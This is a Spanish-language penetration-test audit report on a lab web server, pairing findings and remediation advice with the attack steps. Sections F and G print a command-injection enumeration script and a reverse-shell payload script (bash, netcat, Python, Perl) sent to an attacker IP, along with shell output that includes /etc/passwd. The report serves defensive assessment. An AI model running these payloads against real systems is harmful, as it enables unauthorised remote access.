INFORME DE AUDITORIA DE CIBERSEGURIDAD

Ruben Apablaza Muñoz
-OZonE-

ÍNDICE

1. RESUMEN EJECUTIVO

La auditoría de ciberseguridad a ESIMTEL S.A. fue realizada con el objetivo de evaluar la postura de seguridad de su infraestructura de pruebas, identificando vulnerabilidades y riesgos. El alcance se centró en el servidor web.

Principales hallazgos:

- **Riesgo Crítico (CVSS 9.0):** La aplicación web es vulnerable a la ejecución remota de comandos (RCE). Un atacante podría obtener control total sobre el servidor, comprometiendo la confidencialidad, integridad y disponibilidad del sistema.
- **Riesgo Alto (CVSS 7.5):** Se encontraron archivos sensibles (/backup/evidencia.gz) expuestos públicamente en el servidor web, lo que evidencia una mala gestión de los datos y los permisos de acceso.

Conclusión General:

Aunque la empresa cuenta con algunos controles básicos de seguridad, la falta de un programa de gestión de vulnerabilidades, parches y control de acceso riguroso expone a la organización a riesgos significativos. La remediación de las vulnerabilidades identificadas es crítica para proteger la información sensible de la empresa y de sus clientes.

Recomendación de Alto Nivel:

ESIMTEL S.A. debe priorizar la implementación de un programa formal de gestión de vulnerabilidades alineado con ISO 27001:2022 A.8.8 y los principios del NIST CSF, enfocándose en la validación de entradas en aplicaciones web, la gestión de parches y la restricción de acceso a archivos sensibles.

2. INTRODUCCIÓN

2.1 Contexto de la auditoria

ESIMTEL S.A., empresa de telecomunicaciones con más de 25 años de trayectoria, enfrenta actualmente el desafío de proteger su infraestructura crítica ante amenazas cibernéticas cada vez más sofisticadas. Antes de la auditoría, la compañía contaba con controles de seguridad básicos, como firewalls tradicionales, segmentación de red y soluciones antivirus en los equipos finales.

Sin embargo, la organización no disponía de un sistema integral de monitoreo en tiempo real ni de políticas formales de gestión de vulnerabilidades. Esto generaba una exposición significativa frente a vectores de ataque comunes, entre ellos: aplicaciones web con configuraciones por defecto, servicios de red sin actualizaciones periódicas y sistemas operativos que no seguían un ciclo estricto de parches.

En este escenario, la auditoría de ciberseguridad se planteó como una necesidad prioritaria para evaluar el estado real de la seguridad, identificar brechas críticas y definir medidas correctivas que fortalezcan la continuidad operativa y la protección de la información sensible de clientes y de la propia empresa.

Problema identificado:

Durante la auditoría se detectó que la aplicación web de la empresa presenta vulnerabilidad a ejecución remota de comandos (RCE) y exposición de archivos sensibles accesibles desde la web. Estas fallas representan un riesgo significativo de explotación que podría comprometer la confidencialidad, integridad y disponibilidad del sistema.

Capacidades y enfoque del equipo auditor:

El equipo auditor llevó a cabo las actividades siguiendo metodologías de evaluación reconocidas, apoyadas en el uso de herramientas de reconocimiento y explotación controlada en un entorno seguro.

Se emplearon:

- **Kali Linux** con utilitarios como **Nmap** (exploración de puertos y servicios), **GoBuster** (descubrimiento de directorios y archivos ocultos) y **WhatWeb** (fingerprinting de tecnologías web).
- **Scripts personalizados** para enumeración avanzada y extracción de evidencia de manera automatizada.

Objetivos de la auditoría:

- Identificar servicios expuestos y vulnerabilidades críticas en aplicaciones web y sistemas operativos.
- Evaluar el cumplimiento con marcos normativos relevantes (**ISO 27001** y **NIST CSF**).
- Documentar los hallazgos y proponer medidas correctivas y preventivas orientadas a reducir riesgos de seguridad y mejorar la postura defensiva de la organización.

2.2 Alcance y Limitaciones de la auditoría

Alcance y acuerdo

La auditoría fue realizada en entorno seguro de la empresa. Se ejecutó con autorización del CEO con alcance limitado al servidor web de pruebas.

Limitaciones:

- La auditoría se limitó al entorno de pruebas y no se extendió al entorno de producción de ESIMTEL S.A.
- El tiempo de ejecución de la auditoría fue de cinco días, lo que impidió la realización de una auditoría de código estático (SAST) más exhaustiva.
- El alcance no incluyó una evaluación de las políticas y procedimientos de seguridad de la organización, más allá de la evidencia encontrada durante las pruebas técnicas.

3. PLAN DE ACCIÓN Y MATRIZ DE RIESGOS

3.1 Planificación de la auditoría

Día	Actividad
0	Preparación del laboratorio, snapshots de VMs
1	Escaneo de puertos y servicios (Nmap)
2	Reconocimiento web y enumeración de directorios (WhatWeb, Gobuster)
3	Escaneo de vulnerabilidades (Nessus)
4	Prueba de RCE controlada, análisis de archivos y recopilación de evidencia
5	Redacción de hallazgos, conclusiones y recomendaciones

3.2 Roles y responsabilidades

Rol	Responsabilidad
Auditor principal	Ejecución de pruebas de seguridad, coordinación del equipo auditor y redacción del informe final.
Analista de vulnerabilidades	Realización de escaneos, identificación y clasificación de hallazgos.
Responsable de evidencia	Captura, organización y resguardo de logs, scripts y resultados obtenidos.
Stakeholders	Revisión final del informe, validación de hallazgos y toma de decisiones estratégicas.
Coordinador del proyecto	Gestión de tiempos, comunicación entre auditores y la organización, asegurando cumplimiento del plan.
Responsable de remediación	Implementación de parches, configuraciones seguras y mitigaciones según los hallazgos reportados.
Revisor de calidad (QA)	Verificación de la claridad y consistencia del informe antes de su entrega.
Responsable legal / compliance	Validación de cumplimiento con normativas y marcos regulatorios aplicables (ej. GDPR, PCI-DSS, ISO 27001).

4. RECOLECCIÓN Y ANÁLISIS

Durante la auditoría técnica se realizó un escaneo de servicios, análisis de aplicaciones web y enumeración de directorios sensibles. El objetivo fue contrastar los hallazgos con los principales controles normativos (ISO 27001 y NIST CSF) y evaluar el nivel de exposición de la infraestructura auditada.

4.1 Controles normativos evaluados:

- **ISO/IEC 27001:2022 – Gestión de vulnerabilidades (Control A.8.8)**

  No cumple.

  El servidor web presenta una vulnerabilidad de ejecución remota de comandos (RCE) que expone un riesgo crítico para la disponibilidad y confidencialidad. Este hallazgo viola el objetivo del control A.8.8, que busca proteger los activos de información de la explotación de vulnerabilidades técnicas.

- **NIST Cybersecurity Framework 2.0 – Control de Accesos (PR.AC) y Mantenimiento (PR.MA):**

  Cumple parcialmente.

  Si bien se observa el uso de un usuario limitado (www-data) y un firewall básico, que son medidas de protección, no se evidencian controles avanzados. La falta de un programa de gestión de parches (relacionado con el objetivo de PR.MA) y la exposición de un archivo de backup (violando el objetivo de PR.AC de limitar el acceso a activos) demuestran un cumplimiento deficiente.

4.2 Vulnerabilidades identificadas

Categoría	Hallazgo	Evidencia	CVE Refer	Riesgo	Recomendación
Aplicación web	RCE en input cmd	Comentario HTML: <!-- VULNERABLE A EJECUCIÓN DE COMANDOS EN EL INPUT -->; ejecución exitosa de whoami, uname -a, pwd, ls.	CVE-2022-22720	**Critico (CVSS 9.0)**	*Implementar validación de entradas y sanitización de comandos; uso de un WAF; reforzar monitoreo de logs de Apache y PHP.*
Sistema operativo	Apache 2.4.52 sobre Ubuntu 22.04	Detección por Nmap y WhatWeb.	CVE-2022-22720	**Alto (CVSS 6.5)**	*Mantener sistema operativo actualizado; aplicar parches de seguridad de Apache y kernel Linux; establecer ciclo regular de actualización.*
Servicio SSH	Puerto 22 abierto con OpenSSH 8.9p1	Escaneo con Nmap.	CVE-2023-28531	**Media(CVSS 4.0)**	*Limitar acceso SSH por rango de IP confiables; exigir autenticación por clave pública; deshabilitar root login remoto.*
Archivos sensibles	/backup/evidencia.gz accesible públicamente	Enumeración con Gobuster y descarga con wget; archivo comprimido de 85 bytes accesible desde web.	No aplica	**Alta (CVSS 7.5)**	*Restringir acceso a directorios de backup; mover respaldos fuera del directorio web; aplicar permisos estrictos de lectura/escritura.*

4.3 Matriz de riesgos y Plan de acción


Hallazgo	Nivel de Riesgo	Recomendación Clave	Responsable Sugerido	Fecha de Cierre Sugerida
RCE en index.php	**Crítico (CVSS 9.0)**	Implementar validación de entradas y sanitización de comandos. Uso de WAF.	Equipo de Desarrollo / Seguridad de la Información	30 días
Exposición de archivos sensibles (/backup/)	**Alto (CVSS 7.5)**	Mover archivos de respaldo fuera del directorio web. Aplicar cifrado.	Equipo de Infraestructura / TI	15 días
Apache y OS desactualizados	**Alto (CVSS 6.5)**	Establecer un ciclo formal de gestión de parches para el SO y Apache.	Equipo de Infraestructura / TI	45 días
SSH expuesto públicamente	**Medio (CVSS 4.0)**	Limitar acceso por IP confiables y usar autenticación por clave pública.	Equipo de Infraestructura / TI	60 días

4.4 Pruebas de penetración y evidencia

A. Escaneo de puertos y servicios (Nmap):

Ejecución de:

nmap -T4 -p- -A 192.168.77.130



Resultados clave:


- Puerto 22/tcp: SSH (OpenSSH 8.9p1 sobre Ubuntu 22.04)
- Puerto 80/tcp: Apache 2.4.52, página web activa: "Banco Nacional - Banca en Línea"
- Sistema operativo: Linux kernel 4.x/5.x

Medidas correctivas:

- SSH seguro: restringir el acceso por IP mediante AllowUsers o reglas de firewall.
- Autenticación fuerte: usar claves públicas, deshabilitar acceso con contraseña y root login remoto (PermitRootLogin no).
- Mantenimiento del sistema: aplicar parches automáticos y revisiones regulares del kernel y servicios expuestos.
- Monitorización: configurar alertas de intentos de conexión no autorizados en /var/log/auth.log.

B. Reconocimiento web (WhatWeb y navegador):

- Ingreso por navegador a http://192.168.77.130



- Ejecutando: whatweb http://192.168.77.130

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://192.168.77.130/
http://192.168.77.130/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPS
erver[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.77.130], Title[Banco Nacion
al - Banca en Línea]
```

Resultados clave:

- Servidor web: Apache 2.4.52 sobre Ubuntu Linux
- Tecnologías: HTML5
- Código HTTP: 200 OK


Medidas correctivas prácticas:

- **Minimizar exposición de información:** ocultar versiones en encabezados HTTP (ServerTokens Prod, ServerSignature Off).
- **Política de seguridad de contenido (CSP):** evitar inyecciones de scripts y otros ataques basados en navegador.
- **WAF:** filtrar patrones de ataque comunes (RCE, XSS, SQLi).
- **Escaneo periódico:** usar herramientas como Nikto o OpenVAS para validar que la configuración siga segura.

C. Enumeración de directorios y archivos (Gobuster):

Ejecución de:

gobuster dir -u http://192.168.77.130 -w /usr/share/wordlists/dirb/common.txt -t 50



Resultados clave:

- Archivos con acceso restringido: /.htpasswd, /.hta, /.htaccess (403)
- Directorios importantes: /backup, /services, /css, /js
- Archivos relevantes: /index.php, /server-status (403)

Medidas correctivas prácticas:

- **Restringir directorios críticos:** aplicar reglas de Apache (Require all denied o .htaccess con autenticación).
- **Mover respaldos fuera del directorio web:** /backup debe estar en almacenamiento no accesible desde HTTP.
- **Permisos de archivos:** asegurar que solo el usuario del servidor web tenga lectura/escritura mínima necesaria.
- **Revisión periódica:** auditoría mensual de directorios accesibles públicamente.

D. Descubrimiento de archivos sensibles:


Confirmación y descarga de archivo:

curl -s http://192.168.77.130/backup/ | grep href

wget http://192.168.77.130/backup/evidencia.gz


gunzip evidencia.gz


cat evidencia




```
┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.77.130/backup/ | grep href

   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?
C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=
S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href=
"/">Parent Directory</a></td><td> </td><td align="right">  - </td><td> </
td></tr>
<tr><td valign="top"><img src="/icons/compressed.gif" alt="[   ]"></td><td><a href=
"evidencia.gz">evidencia.gz</a></td><td align="right">2025-07-04 15:50  </td><td al
ign="right"> 85 </td><td> </td></tr>
```





Resultados clave:

- Archivo encontrado: /backup/evidencia.gz (85 bytes, fecha: 04 de julio 2025)
- Descarga y descompresión confirmaron contenido de prueba

Medidas correctivas prácticas:

- Mover archivos sensibles fuera de la web pública.
- Cifrado de backups: aplicar AES-256 para archivos críticos.
- Control de accesos: solo usuarios autorizados pueden leer/escribir backups.
- Monitorización de descargas: registrar y auditar acceso a directorios de respaldo.

E. Confirmación de RCE en la aplicación web:

Se verificó que el formulario web enviaba datos mediante POST:

curl -X POST -d "ref=123" http://192.168.77.130/index.php

```
</head>
<body>
    <div class="bank-container">
        <h1>Banco Nacional</h1>
        <p>Su seguridad, nuestra prioridad. Consulte el estado de sus transacciones
 o servicios.</p>

        <div class="command-form">
            <p>Introduzca un número de referencia o comando para verificar su estad
o.</p>
            <form method="POST" action="index.php">
                <label for="cmd">Comando de consulta:</label>
                <input type="text" id="cmd" name="cmd" placeholder="Ej: referencia_
XYZ123" required>
                <button type="submit">Consultar</button>
            </form>
        </div>
            <!-- VULNERABLE A EJECUCIÓN DE COMANDOS EN EL INPUT  -->

            <p class="footer">&copy; 2025 Banco Nacional. Todos los derechos re
servados.</p>
    </div>
</body>
</html>
```

Resultados clave:

- El formulario efectivamente recibe datos, lo que permitió identificar que el parámetro correcto para la prueba de RCE es cmd y no ref.
- Detalle del input:

<input type="text" id="cmd" name="cmd" placeholder="Ej: referencia_XYZ123" required>

<form method="POST" action="index.php">

<!-- VULNERABLE A EJECUCIÓN DE COMANDOS EN EL INPUT -->

- Esto confirma que el laboratorio está preparado para pruebas controladas de **Command Injection**, antes de ejecutar el script automatizado de enumeración.

Medidas correctivas prácticas:

- **Validación de entradas:** whitelist de caracteres permitidos; rechazar comandos peligrosos.
- **Sanitización de datos:** uso de funciones seguras para ejecutar comandos (ej. escapeshellcmd en PHP).
- **WAF y firewall de aplicaciones:** bloquear patrones de inyección de comandos.
- **Monitoreo de logs:** alertar sobre intentos de inyección; registrar IP y payload para análisis.
- **Testing continuo:** incorporar pruebas automatizadas de seguridad (SAST/DAST) antes de publicar cambios.

F. Script de enumeración automática:

Se desarrolló script automatizado de enumeración (enumerar_completo.sh) que:

- Ejecuta comandos básicos (whoami, uname -a, pwd, ls) para identificar usuario y estructura del sistema.
- Explora directorios web (/var/www/html) buscando archivos .php, .bak y .gz.
- Extrae contenido de archivos pequeños de interés (index.php, config.php).
- Revisa logs del servidor Apache (access.log y error.log).

```
#!/bin/bash

# Archivo donde se guardarán los resultados
OUTPUT="resultado_completo_laboratorio.txt"
> $OUTPUT

# URL del objetivo
URL="http://192.168.77.130/index.php"

# Lista de comandos básicos
COMANDOS_BASICOS=(
"whoami"
"uname -a"
"pwd"
"ls -la"
"ls -la /var/www"
"ls -la /var/www/html"
)

# Función para ejecutar un comando y guardar salida
ejecutar() {
    CMD=$1
    echo ">> Ejecutando: $CMD" >> $OUTPUT
    SALIDA=$(curl -s -X POST -d "cmd=$CMD" $URL)
    if [ -z "$SALIDA" ]; then
        echo "[Sin salida]" >> $OUTPUT
    else
        echo "$SALIDA" >> $OUTPUT
    fi
    echo -e "\n————————————————————————————————————\n" >> $OUTPUT
}

# Ejecutar comandos básicos
for CMD in "${COMANDOS_BASICOS[@]}"; do
    ejecutar "$CMD"
done

# Buscar archivos de interés en directorios web
ARCHIVOS=(
"find /var/www -name '*.php'"
"find /var/www -name '*.bak'"
"find /var/www -name '*.gz'"
)

for CMD in "${ARCHIVOS[@]}"; do
    ejecutar "$CMD"
```

```
#!/bin/bash

# Archivo donde se guardarán los resultados
OUTPUT="resultado_completo_laboratorio.txt"
> $OUTPUT

# URL del objetivo
URL="http://192.168.77.130/index.php"

# Lista de comandos básicos
COMANDOS_BASICOS=(
    "whoami"
    "uname -a"
    "pwd"
    "ls -la /var/www"
    "ls -la /var/www/html"
)

# Función para ejecutar un comando y guardar salida
ejecutar() {
    CMD=$1
    echo -e "\n>>> Ejecutando: $CMD\n" >> $OUTPUT
    SALIDA=$(curl -s -X POST -d "cmd=$CMD" "$URL")
    if [ -z "$SALIDA" ]; then
        echo "[Sin salida]" >> $OUTPUT
    else
        echo "$SALIDA" >> $OUTPUT
    fi
    echo -e "\n--------------------------------\n" >> $OUTPUT
}

# Ejecutar comandos básicos
for CMD in "${COMANDOS_BASICOS[@]}"; do
    ejecutar "$CMD"
done

# Buscar archivos de interés en directorios web
ARCHIVOS=(
    "find /var/www -name '*.php'"
    "find /var/www -name '*.bak'"
    "find /var/www -name '*.gz'"
)

for CMD in "${ARCHIVOS[@]}"; do
    ejecutar "$CMD"
done
```

Medidas correctivas prácticas:

- **Limitar privilegios del servidor web:** el usuario www-data no debe poder modificar archivos críticos.
- **Registro de actividad:** guardar logs de accesos y cambios con auditoría de eventos.
- **Ciclo de parches y actualización de software:** asegurar que Apache, PHP y sistema operativo estén siempre actualizados.
- **Pruebas periódicas de penetración:** simular ataques controlados para verificar mitigaciones.

g. Reverse Shell

Con un script automatizado intentaremos varias técnicas de reverse shell (bash, nc, python).

- creamos el archivo con **nano reverse_tester.sh** y en su interior pegamos el siguiente contenido:

```
#!/bin/bash
# ========================
# CONFIGURACIÓN
# ========================
ATTACKER_IP="192.168.77.129"
ATTACKER_PORT="4444"
URL="http://192.168.77.130/index.php"
# ========================
# LISTA DE PAYLOADS
# ========================
PAYLOADS=(
    # Reverse shell con bash
    "bash -c 'bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1'"

    # Reverse shell con netcat (si soporta -e)
    "nc $ATTACKER_IP $ATTACKER_PORT -e /bin/bash"

    # Reverse shell con netcat sin -e (usando redirecciones)
    "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc $ATTACKER_IP
$ATTACKER_PORT > /tmp/f"

    # Reverse shell con Python3
    "python3 -c 'import
os,pty,socket;s=socket.socket();s.connect((\"$ATTACKER_IP\",$ATTACKER_PORT));[os.
dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/bash\")'"

    # Reverse shell con Perl
    "perl -e 'use
Socket;\$i=\"$ATTACKER_IP\";\$p=$ATTACKER_PORT;socket(S,PF_INET,SOCK_STRE
AM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,\">
&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'"
)
# ========================
# ENVÍO DE PAYLOADS
# ========================
for PAYLOAD in "${PAYLOADS[@]}"; do
    echo -e "\n[+] Probando payload: $PAYLOAD"
    curl -s -X POST -d "cmd=$PAYLOAD" "$URL" >/dev/null
    echo "[*] Payload enviado. Revisa tu listener (nc -lvnp $ATTACKER_PORT)"
    sleep 5
done
```

```
┌──(kali㉿kali)-[~]
└─$ cat reverse_tester.sh
#!/bin/bash

# ═══════════════════════
# CONFIGURACIÓN
# ═══════════════════════
ATTACKER_IP="192.168.77.129"
ATTACKER_PORT="4444"
URL="http://192.168.77.130/index.php"

# ═══════════════════════
# LISTA DE PAYLOADS
# ═══════════════════════
PAYLOADS=(
    # Reverse shell con bash
    "bash -c 'bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1'"

    # Reverse shell con netcat (si soporta -e)
    "nc $ATTACKER_IP $ATTACKER_PORT -e /bin/bash"

    # Reverse shell con netcat sin -e (usando redirecciones)
    "rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc $ATTACKER_IP $ATTACKER_PORT > /tmp/f"

    # Reverse shell con Python3
    "python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"$ATTACKER_IP\",$ATTACKER_PORT));[os.dup2(s.fileno()
,fd) for fd in (0,1,2)];pty.spawn(\"/bin/bash\")'"

    # Reverse shell con Perl
    "perl -e 'use Socket;\$i=\"$ATTACKER_IP\";\$p=$ATTACKER_PORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));i
f(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/
sh -i\");};'"
)

# ═══════════════════════
# ENVÍO DE PAYLOADS
# ═══════════════════════
for PAYLOAD in "${PAYLOADS[@]}"; do
    echo -e "\n[+] Probando payload: $PAYLOAD"
    curl -s -X POST -d "cmd=$PAYLOAD" "$URL" >/dev/null
    echo "[*] Payload enviado. Revisa tu listener (nc -lvnp $ATTACKER_PORT)"
    sleep 5
done
```

- en otra terminal abriremos el listener con:

  nc -lvnp 4444

- guardamos el script como **reverse_tester.sh** y le damos permisos:

  chmod +x reverse_tester.sh

- lo ejecutamos con


  ./reverse_tester.sh

el script irá probando un payload tras otro; en el listener deberíamos recibir la conexión en cuanto alguno funcione.

- Una vez que funciona podemos confirmar cosas como:

  Somos el usuario

  www-data



- Ya tenemos **acceso interactivo** al servidor con el usuario **www-data**.
- En /home existe un usuario real: **adminbanco (UID 1000).**
- Revisamos **/etc/passwd** y vimos que **www-data** tiene como shell **/usr/sbin/nologin** ;eso explica por qué es un usuario muy restringido.
- Probamos **sudo - su**, pero pidió contraseña de **www-data** que no tenemos (y seguramente ni existe contraseña para ese usuario).

```
connect to [192.168.77.129] from (UNKNOWN) [192.168.77.130] 42890
www-data@nacional:/var/www/html$ ls -la /home
ls -la /home
total 12
drwxr-xr-x  3 root       root       4096 Jul  4 02:17 .
drwxr-xr-x 20 root       root       4096 Jul  4 01:56 ..
drwxr-x---  6 adminbanco adminbanco 4096 Jul  4 18:15 adminbanco
www-data@nacional:/var/www/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
